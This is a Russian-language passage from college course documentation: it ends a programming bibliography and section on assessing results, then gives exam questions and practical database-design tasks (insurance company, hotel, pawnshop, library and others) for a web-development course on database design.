4. Кудрявцева И. А. Программирование: комбинаторная логика : учебное пособие для среднего профессионального образования / И. А. Кудрявцева, М. В. Швецкий. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 524 с. — (Профессиональное образование). — ISBN 978-5-534-15128-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517677 (дата обращения: 14.01.2024).

5. Лебедев В. М. Программирование на VBA в MS Excel : учебное пособие для среднего профессионального образования / В. М. Лебедев. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 306 с. — (Профессиональное образование). — ISBN 978-5-534-13222-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/513143 (дата обращения: 14.01.2024).

6. Маркин А. В. Программирование на SQL : учебное пособие для среднего профессионального образования / А. В. Маркин. — Москва : Издательство Юрайт, 2024. — 435 с. — (Профессиональное образование). — ISBN 978-5-534-11093-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518166 (дата обращения: 14.01.2024).

7. Паронджанов В. Д. Алгоритмические языки и программирование: ДРАКОН : учебное пособие для среднего профессионального образования / В. Д. Паронджанов. — Москва : Издательство Юрайт, 2024. — 436 с. — (Профессиональное образование). — ISBN 978-5-534-14733-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519246 (дата обращения: 14.01.2024).

8. Подбельский В. В. Программирование. Базовый курс C# : учебник для среднего профессионального образования / В. В. Подбельский. — Москва : Издательство Юрайт, 2024. — 369 с. — (Профессиональное образование). — ISBN 978-5-534-11467-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/517893 (дата обращения: 14.01.2024).

9. Программирование: математическая логика : учебное пособие для среднего профессионального образования / М. В. Швецкий, М. В. Демидов, А. В. Голанова, И. А. Кудрявцева. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 675 с. — (Профессиональное образование). — ISBN 978-5-534-13248-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518658 (дата обращения: 14.01.2024).

10. Федоров Д. Ю. Программирование на языке высокого уровня Python : учебное пособие для среднего профессионального образования /

Д. Ю. Федоров. — 4-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 214 с. — (Профессиональное образование). — ISBN 978-5-534-15731-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510042 (дата обращения: 14.01.2024).

11. Чернышев С. А. Основы программирования на Python : учебное пособие для среднего профессионального образования / С. А. Чернышев. — Москва : Издательство Юрайт, 2024. — 286 с. — (Профессиональное образование). — ISBN 978-5-534-15160-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519953 (дата обращения: 14.01.2024).

Электронные пособия

1. Коврижных, А. Ю. К 568 Основы алгоритмизации и программирования : практикум : [учеб.-метод. пособие]. В 2 ч. Ч. 1. Задачи и упражнения / А. Ю. Коврижных, Е. А. Кончук, Г. Е. Лузина ; М-во образования и науки Рос. Федерации, Урал. федер. ун-т. — Екатеринбург : Изд-во Урал. ун-та, 2016. — 52 с https://elar.urfu.ru/bitstream/10995/44109/1/978-5-7996-1886-5_2016.pdf

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка запланированных результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также по результатам промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - разрабатывать алгоритмы для конкретных задач;	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет - экзамен
$У_2$ - использовать программы для графического отображения алгоритмов;		
$У_3$ - определять сложность работы алгоритмов;		
$У_4$ - работать в среде программирования;		
$У_5$ - оформлять код программы в соответствии со стандартом кодирования;		
$У_6$ - выполнять проверку, отладку кода программы;		
$У_7$ - реализовывать построенные алгоритмы в виде программ на конкретном языке программирования.		
знать:		
$З_1$ - понятие алгоритмизации, свойства алгоритмов, общие принципы построения алгоритмов, основные алгоритмические конструкции;	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет - экзамен
$З_2$ – эволюцию языков программирования, их классификацию, понятие системы программирования;		
$З_3$ – основные элементы языка, структуру программы, операторы и операции, управляющие структуры, структуры данных, файлы, классы памяти;		
$З_4$ – подпрограммы, составление библиотек подпрограмм;		
$З_5$ - объектно-ориентированную модель программирования, основные принципы объектно-ориентированного программирования на примере алгоритмического языка: понятие классов и объектов, их свойств и методов, инкапсуляция и полиморфизма, наследования и переопределения.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОП.04. Основы проектирования баз данных

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине ОП.04. Основы проектирования баз данных предназначены для оценки освоения запланированных результатов по дисциплине, общих и профессиональных компетенций обучающихся *по специальности 09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины ОП.04. Основы проектирования баз данных обучающийся должен

уметь:

$У_1$ - проектировать реляционную базу данных;

$У_2$ - использовать язык запросов для программного извлечения сведений из баз данных;

$У_3$ - работать с современными case-средствами проектирования баз данных;

$У_4$ - создавать объекты баз данных в современных СУБД.

знать:

$З_1$ - виды и формы представления информации;

$З_2$ – методы и средства определения количества информации;

$З_3$ – принципы кодирования и декодирования информации;

$З_4$ – способы передачи цифровой информации;

$З_5$ – методы повышения помехозащищенности передачи и приема данных, основы теории сжатия данных;

$З_6$ – методы криптографической защиты информации;

$З_7$ – основы теории баз данных;

$З_8$ – модели данных;

$З_9$ – особенности реляционной модели и проектирование баз данных;

$З_{10}$ – изобразительные средства, используемые в ER-моделировании;

$З_{11}$ – принципы проектирования баз данных;

$З_{12}$ – обеспечение непротиворечивости и целостности данных;

$З_{13}$ – средства проектирования структур баз данных;

$З_{14}$ – язык запросов SQL;

$З_{15}$ – основные принципы структуризации и нормализации базы данных;

$З_{16}$ – структуры данных СУБД, общий подход к организации представлений, таблиц, индексов и кластеров;

$З_{17}$ – методы организации целостности данных.

Форма промежуточной аттестации – ***экзамен.***

Вид – по билетам. Каждый билет содержит 1 вопрос и практическое задание.

При пропуске занятий больше 30% (больше 12 часов) необходимо подготовить реферат и защитить его на экзамене. Темы рефератов представлены в Приложении А.

Критерии оценки устного ответа

«отлично» - обучающийся в полном объеме ответил на все вопросы и дополнительные вопросы, поставленные преподавателем, умеет работать со всеми видами источников, проявив самостоятельность и знания межпредметного характера, применять принципы учебной дисциплины в жизни.

«хорошо» - обучающийся раскрыл содержание вопросов, но в его ответе содержатся недочеты или одна не грубая ошибка; при ответе на поставленные вопросы имеются незначительные замечания и поправки со стороны преподавателя. Обучающийся может самостоятельно добывать знания, пользуясь различными источниками, имеет развитые практические умения, но необязательно их применять.

«удовлетворительно» - обучающийся раскрыл более, чем на 50% содержание вопросов, но его ответ содержит недочеты или 2-3 негрубые ошибки, при ответе на поставленные вопросы преподаватель оказывал ему значительную помощь в виде наводящих вопросов. Обучающийся знает только основные принципы, умеет добывать знания лишь из основных источников, частично сформированы знания и умения.

«неудовлетворительно» - обучающийся раскрыл менее, чем на 50% содержание вопросов, его ответ содержит более двух грубых ошибок, при ответе на поставленные вопросы преподаватель оказывал ему постоянную помощь. Обучающийся не умеет самостоятельно работать с источниками, не знает принципов учебной дисциплины, у него не сформированы знания и умения.

Критерии оценки практического задания

В процентном соотношении оценки (по пятибалльной системе) выставляется выставлять в следующих диапазонах:

Оценка	отлично	хорошо	удовлетворительно	неудовлетворительно
Критерии	90-100%	75-89%	51-74%	50 и менее %

Общая оценка по дисциплине – среднее арифметическое.

При активной работе на практических занятиях и правильном их выполнении оценка выставляется в пользу обучающегося.

Перечень экзаменационных вопросов
для промежуточной аттестации
по дисциплине ОП.04. Основы проектирования баз данных
для специальности 09.02.09 Веб-разработка

1. БД: определение, свойства, требования.
2. СУБД. Назначение, возможности.
3. Локальные и удаленные БД.
4. Логические модели.
5. Виды связей между таблицами.
6. Нормализация. Приведение к 3-й нормальной форме.
7. Индексы и ключи.
8. СУБД MySQL.
9. Язык SQL, MySQL.
10. Запуск MySQL. Подключение к БД.
11. Создание и удаление таблиц и баз данных.
12. Заполнение таблиц. Удаление записей.
13. Выбор и сортировка данных.
14. Извлечение данных из нескольких таблиц.
15. Использование подзапросов.
16. Левостороннее объединение.
17. Псевдонимы и конструкция LIMIT
18. Группировка и агрегирование данных.
19. Изменение данных в таблице.
20. Изменение структуры таблицы.
21. Пользователи и привилегии.
22. Типы данных в MySQL, функции MySQL.
23. Понятие дампа. Создание дампа и базы данных из дампа.
24. Внешние ключи и ссылочная целостность.
25. Типы таблиц MySQL.
26. Механизм транзакций.

Перечень экзаменационных практических заданий
для промежуточной аттестации
по дисциплине ОП.04. Основы проектирования баз данных
для специальности 09.02.09 Веб-разработка

1. База данных «Страховая компания»

Описание предметной области

Вы работаете в страховой компании.

Вашей задачей является отслеживание ее финансовой деятельности. Компания имеет различные филиалы по всей стране. Каждый филиал характеризуется названием, адресом и телефоном. Деятельность компании организована следующим образом: к вам обращаются различные лица с целью заключения договора о страховании. В зависимости от принимаемых на страхование объектов и страхуемых рисков договор заключается по определенному виду страхования (например, страхование автотранспорта от угона, страхование домашнего имущества, добровольное медицинское страхование). При заключении договора вы фиксируете дату заключения, страховую сумму, вид страхования, тарифную ставку и филиал, в котором заключался договор.

Возможный набор сущностей

Договоры (Номер договора, Дата заключения, Страховая сумма, Тарифная ставка, Код филиала, Код вида страхования).

Вид страхования (Код вида страхования, Наименование).

Филиал (Код филиала, Наименование филиала, Адрес, Телефон).

2. База данных «Гостиница»

Описание предметной области

Вы работаете в гостинице.

Вашей задачей является отслеживание финансовой стороны ее работы. Ваша деятельность организована следующим образом: гостиница предоставляет номера клиентам на определенный срок. Каждый номер характеризуется вместимостью, комфортностью (люкс, полулюкс, обычный) и ценой. Вашими клиентами являются различные лица, о которых вы собираете определенную информацию (фамилия, имя, отчество и некоторый комментарий). Сдача номера клиенту производится при наличии свободных мест в номерах, подходящих клиенту по указанным выше параметрам. При поселении фиксируется дата поселения. При выезде из гостиницы для каждого места запоминается дата освобождения.

Возможный набор сущностей

Клиенты (Код клиента, Фамилия, Имя, Отчество, Паспортные данные, Комментарий).

Номера (Код номера, Номер, Количество человек, Комфортность, Цена).

Поселение (Код поселения, Код клиента, Код номера, Дата поселения, Дата освобождения, Примечание).

3. База данных «Ломбард»

Описание предметной области

Вы работаете в ломбарде.

Вашей задачей является отслеживание финансовой стороны его работы. Деятельность компании организована следующим образом: к вам обращаются различные лица с целью получения денежных средств под залог определенных товаров. У каждого из приходящих к вам клиентов вы запрашиваете фамилию, имя, отчество и другие паспортные данные. После оценивания стоимости принесенного в качестве залога товара вы определяете сумму, которую готовы выдать на руки клиенту, а также свои комиссионные. Кроме того, определяете срок возврата денег. Если клиент согласен, то ваши договоренности фиксируются в виде документа, деньги выдаются клиенту, а товар остается у вас. В случае если в указанный срок не происходит возврата денег, товар переходит в вашу собственность.

Возможный набор сущностей

Клиенты (Код клиента, Фамилия, Имя, Отчество, Номер паспорта, Серия паспорта, Дата выдачи паспорта).

Категории товаров (Код категории товаров, Название, Примечание).

Сдача в ломбард (Код, Код категории товаров, Код клиента, Описание товара, Дата сдачи, Дата возврата, Сумма, Комиссионные).

4. База данных «Реализация готовой продукции»

Описание предметной области

Вы работаете в компании, занимающейся оптово-розничной продажей различных товаров.

Вашей задачей является отслеживание финансовой стороны ее работы. Деятельность компании организована следующим образом: компания торгует товарами из определенного спектра. Каждый из этих товаров характеризуется наименованием, оптовой ценой, розничной ценой и справочной информацией. В вашу компанию обращаются покупатели. Для каждого из них вы запоминаете в базе данных стандартные данные (наименование, адрес, телефон, контактное лицо) и составляете по каждой сделке документ, запоминая наряду с покупателем количество купленного им товара и дату покупки.

Возможный набор сущностей

Товары (Код товара, Наименование, Оптовая цена, Розничная цена, Описание).

Покупатели (Код покупателя, Телефон, Контактное лицо, Адрес).

Сделки (Код сделки, Дата сделки, Код товара, Количество, Код покупателя, Признак оптовой продажи).

5. База данных «Ведение заказов»

Описание предметной области

Вы работаете в компании, занимающейся оптовой продажей различных товаров.

Вашей задачей является отслеживание финансовой стороны ее работы. Деятельность компании организована следующим образом: компания торгует товарами из определенного спектра. Каждый из этих товаров характеризуется ценой, справочной информацией и признаком наличия или отсутствия доставки. В вашу компанию обращаются заказчики. Для каждого из них вы запоминаете в базе данных стандартные данные (наименование, адрес, телефон, контактное лицо) и составляете по каждой сделке документ, запоминая наряду с заказчиком количество купленного им товара и дату покупки.

Возможный набор сущностей

Товары (Код товара, Цена, Доставка, Описание).

Заказчики (Код заказчика, Наименование, Адрес, Телефон, Контактное лицо).

Заказы (Код заказа, Код заказчика, Код товара, Количество, Дата).

6. База данных «Бюро по трудоустройству»

Описание предметной области

Вы работаете в бюро по трудоустройству.

Вашей задачей является отслеживание финансовой стороны работы компании. Деятельность бюро организована следующим образом: бюро готово искать работников для различных работодателей и вакансии для ищущих работу специалистов различного профиля. При обращении к вам клиента-работодателя его стандартные данные (название, вид деятельности, адрес, телефон) фиксируются в базе данных. При обращении к вам клиента-соискателя его стандартные данные (фамилия, имя, отчество, квалификация, профессия, иные данные) также фиксируются в базе данных. По каждому факту удовлетворения интересов обеих сторон составляется документ. В документе указываются соискатель, работодатель, должность и комиссионные (доход бюро).

Возможный набор сущностей

Работодатели (Код работодателя, Название, Вид деятельности, Адрес, Телефон).

Соискатели (Код соискателя, Фамилия, Имя, Отчество, Квалификация, Вид деятельности, Иные данные, Предполагаемый размер заработной платы).

Сделки (Код соискателя, Код работодателя, Должность, Комиссионные).

7. База данных «Нотариальная контора»

Описание предметной области

Вы работаете в нотариальной конторе.

Вашей задачей является отслеживание финансовой стороны работы компании. Деятельность нотариальной конторы организована следующим образом: фирма готова предоставить клиенту определенный комплекс услуг. Для наведения порядка вы формализовали эти услуги, составив их список с описанием каждой услуги. При обращении к вам клиента его стандартные данные (название, вид деятельности, адрес, телефон) фиксируются в базе данных. По каждому факту оказания услуги клиенту составляется документ. В документе указываются услуга, сумма сделки, комиссионные (доход конторы), описание сделки.

Возможный набор сущностей

Клиенты (Код клиента, Название, Вид деятельности, Адрес, Телефон).

Сделки (Код сделки, Код клиента, Код услуги, Сумма, Комиссионные, Описание).

Услуги (Код услуги, Название, Описание).

8. База данных «Фирма по продаже запчастей»

Описание предметной области

Вы работаете в фирме, занимающейся продажей запасных частей для автомобилей.

Вашей задачей является отслеживание финансовой стороны работы компании. Основная часть деятельности, находящейся в вашем ведении, связана с работой с поставщиками. Фирма имеет определенный набор поставщиков, по каждому из которых известны название, адрес и телефон. У этих поставщиков вы приобретаете детали. Каждая деталь наряду с названием характеризуется артикулом и ценой (считаем цену 10 постоянной). Некоторые из поставщиков могут поставлять одинаковые детали (один и тот же артикул). Каждый факт покупки запчастей у поставщика фиксируется в базе данных, причем обязательными для запоминания являются дата покупки и количество приобретенных деталей.

Возможный набор сущностей

Поставщики (Код поставщика, Название, Адрес, Телефон).

Детали (Код детали, Название, Артикул, Цена, Примечание).

Поставки (Код поставщика, Код детали, Количество, Дата).

9. База данных «Курсы повышения квалификации»

Описание предметной области

Вы работаете в учебном заведении и занимаетесь организацией курсов повышения квалификации.

В вашем распоряжении имеются сведения о сформированных группах студентов. Группы формируются в зависимости от специальности и отделения. В каждую из них включено определенное количество студентов. Проведение занятий обеспечивает штат преподавателей. Для каждого из них у вас в базе данных зарегистрированы стандартные анкетные данные (фамилия, имя, отчество, телефон) и стаж работы. В результате распределения нагрузки вы получаете информацию о том, сколько часов занятий проводит каждый преподаватель с соответствующими группами. Кроме того, хранятся сведения о типе проводимых занятий (лекции, практика), предмете и оплате за 1 час.

Возможный набор сущностей

Группы (Номер группы, Специальность, Отделение, Количество студентов).

Преподаватели (Код преподавателя, Фамилия, Имя, Отчество, Телефон, Стаж).

Нагрузка (Код преподавателя, Номер группы, Количество часов, Предмет, Тип занятия, Оплата).

10. База данных «Определение факультативов для студентов»

Описание предметной области

Вы работаете в высшем учебном заведении и занимаетесь организацией факультативов.

В вашем распоряжении имеются сведения о студентах, включающие стандартные анкетные данные (фамилия, имя, отчество, адрес, телефон). Преподаватели вашей кафедры должны обеспечить проведение факультативных занятий по некоторым предметам. По каждому факультативу установлены определенное количество часов и вид проводимых занятий (лекции, практика, лабораторные работы). В результате работы со студентами у вас появляется информация о том, на какие факультативы записался каждый из них. Существует некоторый минимальный объем факультативных предметов, которые должен прослушать каждый студент. По окончании семестра вы заносите информацию об оценках, полученных студентами на экзаменах.

Возможный набор сущностей

Студенты (Код студента, Фамилия, Имя, Отчество, Адрес, Телефон).

Предметы (Код предмета, Название, Объем лекций, Объем практик, Объем лабораторных работ).

Учебный план (Код студента, Код предмета, Оценка).

11. База данных «Распределение учебной нагрузки»

Описание предметной области

Вы работаете в высшем учебном заведении и занимаетесь распределением нагрузки между преподавателями кафедры.

В вашем распоряжении имеются сведения о преподавателях кафедры, включающие наряду с анкетными данными информацию об их ученой степени, занимаемой административной должности и стаже работы. Преподаватели вашей кафедры должны обеспечить проведение занятий по некоторым предметам. По каждому из них установлено определенное количество часов. В результате распределения нагрузки у вас должна получиться информация следующего рода: «Такой-то преподаватель проводит занятия по такому-то предмету с такой-то группой».

Возможный набор сущностей

Преподаватели (Код преподавателя, Фамилия, Имя, Отчество, Ученая степень, Должность, Стаж).

Предметы (Код предмета, Название, Количество часов).

Нагрузка (Код преподавателя, Код предмета, Номер группы).

12. База данных «Распределение дополнительных обязанностей»

Описание предметной области

Вы работаете в коммерческой компании и занимаетесь распределением дополнительных разовых работ.

Вашей задачей является отслеживание хода их выполнения. Компания имеет определенный штат сотрудников, каждый из которых получает определенный оклад. Время от времени возникает потребность в выполнении некоторой дополнительной работы, не входящей в круг основных должностных обязанностей сотрудников. Для наведения порядка в этой сфере деятельности вы проклассифицировали все виды дополнительных работ, определив сумму оплаты по факту их выполнения. При возникновении дополнительной работы определенного вида вы назначаете ответственного, фиксируя дату начала. По факту окончания вы фиксируете дату и выплачиваете дополнительную сумму к зарплате с учетом вашей классификации.

Возможный набор сущностей

Сотрудники (Код сотрудника, Фамилия, Имя, Отчество, Оклад).

Виды работ (Код вида, Описание, Оплата за день).

Работы (Код сотрудника, Код вида, Дата начала, Дата окончания).

13. База данных «Техническое обслуживание станков»

Описание предметной области

Ваше предприятие занимается ремонтом станков и другого промышленного оборудования.

Вашей задачей является отслеживание финансовой стороны деятельности предприятия. Клиентами вашей компании являются промышленные предприятия, оснащенные различным сложным оборудованием. В случае поломок оборудования они обращаются к вам. Ремонтные работы в вашей компании организованы следующим образом: все станки проклассифицированы по странам-производителям, годам выпуска и маркам. Все виды ремонта отличаются названием, продолжительностью в днях, стоимостью. Исходя из этих данных, по каждому факту ремонта вы фиксируете вид станка и дату начала ремонта.

Возможный набор сущностей

Виды станков (Код вида станка, Страна, Год выпуска, Марка).

Виды ремонта (Код ремонта, Название, Продолжительность, Стоимость, Примечания).

Ремонт (Код вида станка, Код ремонта, Дата начала, Примечания).

14. База данных «Туристическая фирма»

Описание предметной области

Вы работаете в туристической компании, продающей путевки клиентам.

Вашей задачей является отслеживание финансовой стороны деятельности фирмы. Работа с клиентами в вашей компании организована следующим образом: у каждого клиента, пришедшего к вам, собираются некоторые стандартные данные – фамилия, имя, отчество, адрес, телефон. После этого сотрудники выясняют у клиента, где он хотел бы отдыхать. При этом ему демонстрируются различные варианты, включающие страну проживания, особенности местного климата, имеющиеся отели разного класса. Наряду с этим обсуждается возможная длительность пребывания и стоимость путевки. В случае если удалось договориться и найти для клиента приемлемый вариант, вы регистрируете факт продажи путевки (или путевок, если клиент покупает сразу несколько путевок), фиксируя дату отправления. Иногда вы решаете предоставить клиенту некоторую скидку.

Возможный набор сущностей

Маршруты (Код маршрута, Страна, Климат, Длительность, Отель, Стоимость).

Путевки (Код маршрута, Код клиента, Дата отправления, Количество, Скидка).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Адрес, Телефон).

15. База данных «Грузовые перевозки»

Описание предметной области

Вы работаете в компании, занимающейся перевозками грузов.

Вашей задачей является отслеживание стоимости перевозок с учетом заработной платы водителей. Компания осуществляет перевозки по различным маршрутам. Для каждого маршрута вы определили некоторое название, вычислили примерное расстояние и установили некоторую оплату для водителя. Информация о водителях включает фамилию, имя, отчество и стаж. Для проведения расчетов вы храните полную информацию о перевозках (маршрут, водитель, даты отправки и прибытия). По факту некоторых перевозок водителям выплачивается премия.

Возможный набор сущностей

Маршруты (Код маршрурта, Название, Дальность, Количество дней в пути, Оплата).

Водители (Код водителя, Фамилия, Имя, Отчество, Стаж).

Проделанная работа (Код маршрута, Код водителя, Дата отправки, Дата возвращения, Премия).

16. База данных «Учет телефонных переговоров»

Описание предметной области

Вы работаете в коммерческой службе телефонной компании. Компания предоставляет абонентам телефонные линии для междугородних переговоров.

Вашей задачей является отслеживание стоимости междугородних телефонных переговоров. Абонентами компании являются юридические лица, имеющие телефонную точку, ИНН, расчетный счет в банке. Стоимость переговоров зависит от города, в который осуществляется звонок, и времени суток (день, ночь). Каждый звонок абонента автоматически фиксируется в базе данных. При этом запоминаются город, дата, длительность разговора и время суток.

Возможный набор сущностей

Абоненты (Код абонента, Номер телефона, ИНН, Адрес).

Города (Код города, Название, Тариф дневной, Тариф ночной).

Переговоры (Код переговоров, Код абонента, Код города, Дата, Количество минут, Время суток).

17. База данных «Учет внутриофисных расходов»

Описание предметной области

Вы работаете в бухгалтерии частной фирмы. Сотрудники фирмы имеют возможность осуществлять мелкие покупки для нужд фирмы, предоставляя в бухгалтерию товарный чек.

Вашей задачей является отслеживание внутриофисных расходов. Фирма состоит из отделов. Каждый отдел имеет название. В каждом отделе работает определенное количество сотрудников. Сотрудники могут осуществлять покупки в соответствии с видами расходов. Каждый вид расходов имеет

название, некоторое описание и предельную сумму средств, которые могут быть потрачены в месяц. При 14 каждой покупке сотрудник оформляет документ, где указывает вид расхода, дату, сумму и отдел.

Возможный набор сущностей

Отделы (Код отдела, Название, Количество сотрудников).

Виды расходов (Код вида, Название, Описание, Предельная норма).

Расходы (Код расхода, Код вида, Код отдела, Сумма, Дата).

18. База данных «Библиотека»

Описание предметной области

Вы являетесь руководителем библиотеки.

Ваша библиотека решила зарабатывать деньги, выдавая напрокат некоторые книги, имеющиеся в небольшом количестве экземпляров. Вашей задачей является отслеживание финансовых показателей работы. У каждой книги, выдаваемой в прокат, есть название, автор, жанр. В зависимости от ценности книги вы определили для каждой из них залоговую стоимость (сумма, вносимая клиентом при взятии книги напрокат) и стоимость проката (сумма, которую клиент платит при возврате книги, получая назад залог). В библиотеку обращаются читатели. Все читатели регистрируются в картотеке, которая содержит стандартные анкетные данные (фамилия, имя, отчество, адрес, телефон). Каждый читатель может обращаться в библиотеку несколько раз. Все обращения читателей фиксируются, при этом по каждому факту выдачи книги запоминаются дата выдачи и ожидаемая дата возврата.

Возможный набор сущностей

Книги (Код книги, Название, Автор, Залоговая стоимость, Стоимость проката, Жанр).

Читатели (Код читателя, Фамилия, Имя, Отчество, Адрес, Телефон).

Выданные книги (Код книги, Код читателя, Дата выдачи, Дата возврата).

19. База данных «Прокат автомобилей»

Описание предметной области

Вы являетесь руководителем коммерческой службы в фирме, занимающейся прокатом автомобилей.

Вашей задачей является отслеживание финансовых показателей работы пункта проката. В автопарк входит некоторое количество автомобилей различных марок, стоимостей и типов. Каждый автомобиль имеет свою стоимость проката. В пункт проката обращаются клиенты. Все клиенты проходят обязательную регистрацию, при которой о них собирается стандартная информация (фамилия, имя, отчество, адрес, телефон). Каждый клиент может обращаться в пункт проката несколько раз. Все обращения

клиентов фиксируются, при этом по каждой сделке запоминаются дата выдачи и ожидаемая дата возврата.

Возможный набор сущностей

Автомобили (Код автомобиля, Марка, Стоимость, Стоимость проката, Тип).

Клиенты (Код клиента, Фамилия, Имя, Отчество, Адрес, Телефон).

Выданные автомобили (Код автомобиля, Код клиента, Дата выдачи, Дата возврата).

20. База данных «Выдача банком кредитов»

Описание предметной области

Вы являетесь руководителем информационно-аналитического центра коммерческого банка. Одним из существенных видов деятельности банка является выдача кредитов юридическим лицам.

Вашей задачей является отслеживание динамики работы кредитного отдела. В зависимости от условий получения кредита, процентной ставки и срока возврата все кредитные операции делятся на несколько основных видов. Каждый из этих видов имеет свое название. Кредит может получить клиент, при регистрации предоставивший следующие сведения: название, вид собственности, адрес, телефон, контактное лицо. Каждый факт выдачи кредита регистрируется банком, при этом фиксируются сумма кредита, клиент и дата выдачи.

Возможный набор сущностей

Виды кредитов (Код вида, Название, Условия получения, Ставка, Срок).

Клиенты (Код клиента, Название, Вид собственности, Адрес, Телефон, Контактное лицо).

Кредиты (Код вида, Код клиента, Сумма, Дата выдачи).

21. База данных «Инвестирование свободных средств»

Описание предметной области

Вы являетесь руководителем аналитического центра инвестиционной компании, занимающейся вложением денежных средств в ценные бумаги.

Ваши клиенты – предприятия, которые доверяют управлять их свободными денежными средствами на определенный период. Вам необходимо выбрать вид ценных бумаг, которые позволят получить прибыль и компании, и клиенту. При работе с клиентом для вас весьма существенной является информация о предприятии – название, вид собственности, адрес и телефон.

Возможный набор сущностей

Ценные бумаги (Код ценной бумаги, Минимальная сумма сделки, Рейтинг, Доходность за прошлый год, Дополнительная информация).

Инвестиции (Код инвестиции, Код ценной бумаги, Код клиента, Котировка, Дата покупки, Дата продажи).

Клиенты (Код клиента, Название, Вид собственности, Адрес, Телефон).

22. База данных «Занятость актеров театра»

Описание предметной области

Вы являетесь коммерческим директором театра, и в ваши обязанности входит вся организационно-финансовая работа, связанная с привлечением актеров и заключением контрактов.

Вы организовали дело следующим образом: каждый год театр осуществляет постановку различных спектаклей. Каждый спектакль имеет определенный бюджет. Для участия в конкретных постановках в определенных ролях привлекаются актеры. С каждым из актеров вы заключаете персональный контракт на определенную сумму. Каждый из актеров имеет некоторый стаж работы, некоторые из них удостоены различных наград и званий.

Возможный набор сущностей

Актеры (Код актера, Фамилия, Имя, Отчество, Звание, Стаж).

Спектакли (Код спектакля, Название, Год постановки, Бюджет).

Занятость актеров в спектакле (Код актера, Код спектакля, Роль, Стоимость годового контракта).

Расширение постановки задачи

В результате эксплуатации базы данных выяснилось, что в рамках одного спектакля на одну и ту же роль привлекается несколько актеров. Контракт определяет базовую зарплату актера, а по итогам реально отыгранных спектаклей актеру назначается премия. Кроме того, в базе данных нужно хранить информацию за несколько лет. Внести в структуру таблиц изменения, учитывающие эти факты, и изменить существующие запросы. Добавить новые запросы.

23. База данных «Платная поликлиника»

Описание предметной области

Вы являетесь руководителем службы планирования платной поликлиники.

Вашей задачей является отслеживание финансовых показателей работы поликлиники. В поликлинике работают врачи различных специальностей, имеющие разную квалификацию. Каждый день в поликлинику обращаются больные. Все они проходят обязательную регистрацию, при которой в базу данных заносятся стандартные анкетные данные (фамилия, имя, отчество, год рождения). Каждый больной может обращаться в поликлинику несколько раз, нуждаясь в различной медицинской помощи. Все обращения больных

фиксируются, при этом устанавливается диагноз, определяется стоимость лечения, запоминается дата обращения.

